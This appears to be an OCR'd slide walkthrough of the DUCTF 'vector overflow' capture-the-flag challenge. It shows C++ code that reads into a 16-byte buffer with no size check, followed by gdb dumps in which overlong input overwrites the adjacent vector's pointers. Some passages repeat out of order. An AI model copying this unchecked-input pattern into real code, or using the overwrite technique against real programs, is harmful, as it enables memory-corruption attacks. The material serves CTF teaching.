
Turns out, yes!



```
std::cin >> buf;
```

no input size check is done






```
int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
```


vector overflow - vulnerability

Sure enough, checking in a debugger such as **gdb** let's us see that ***v*** can be overwritten



```
pwndbg> x/10gx &buf
0x4051e0 <buf>:  0x0000000000000000      0x0000000000000000
0x4051f0 <v>:    0x0000000000417eb0      0x0000000000417eb5
0x405200 <v+16>:        0x0000000000417eb5      0x0000000000000000
0x405210:        0x0000000000000000      0x0000000000000000
0x405220:        0x0000000000000000      0x0000000000000000
pwndbg>
```

Before inputting anything




```
pwndbg> x/10gx &buf
0x4051e0 <buf>:  0x6161616161616161      0x6161616161616161
0x4051f0 <v>:    0x6161616161616161      0x6161616161616161
0x405200 <v+16>:        0x6161616161616161      0x0000006161616161
0x405210:        0x0000000000000000      0x0000000000000000
0x405220:        0x0000000000000000      0x0000000000000000
pwndbg>
```

After entering 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

vector overflow - vulnerability

Sure enough, checking in a debugger such as **gdb** let's us see that ***v*** can be overwritten




```
pwndbg> x/10gx &buf
0x4051e0 <buf>:	0x0000000000000000	0x0000000000000000
0x4051f0 <v>:	0x0000000000417eb0	0x0000000000417eb5
0x405200 <v+16>:	0x0000000000417eb5	0x0000000000000000
0x405210:	0x0000000000000000	0x0000000000000000
0x405220:	0x0000000000000000	0x0000000000000000
pwndbg>
```


Before inputting anything

But what is this vector data?

vector overflow - exploitation



```
char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};
```




```
pwndbg> x/10gx &buf
0x4051e0 <buf>: 0x0000000000000000      0x0000000000000000
0x4051f0 <v>:   0x0000000000417eb0      0x0000000000417eb5
0x405200 <v+16>:        0x0000000000417eb5      0x0000000000000000
0x405210:       0x0000000000000000      0x0000000000000000
0x405220:       0x0000000000000000      0x0000000000000000
pwndbg> x/10gx 0x0000000000417eb0
0x417eb0:       0x0000005858585858      0x0000000000000000
0x417ec0:       0x0000000000000000      0x000000000000f141
0x417ed0:       0x0000000000000000      0x0000000000000000
0x417ee0:       0x0000000000000000      0x0000000000000000
0x417ef0:       0x0000000000000000      0x0000000000000000
pwndbg>
```

'XXXXX'

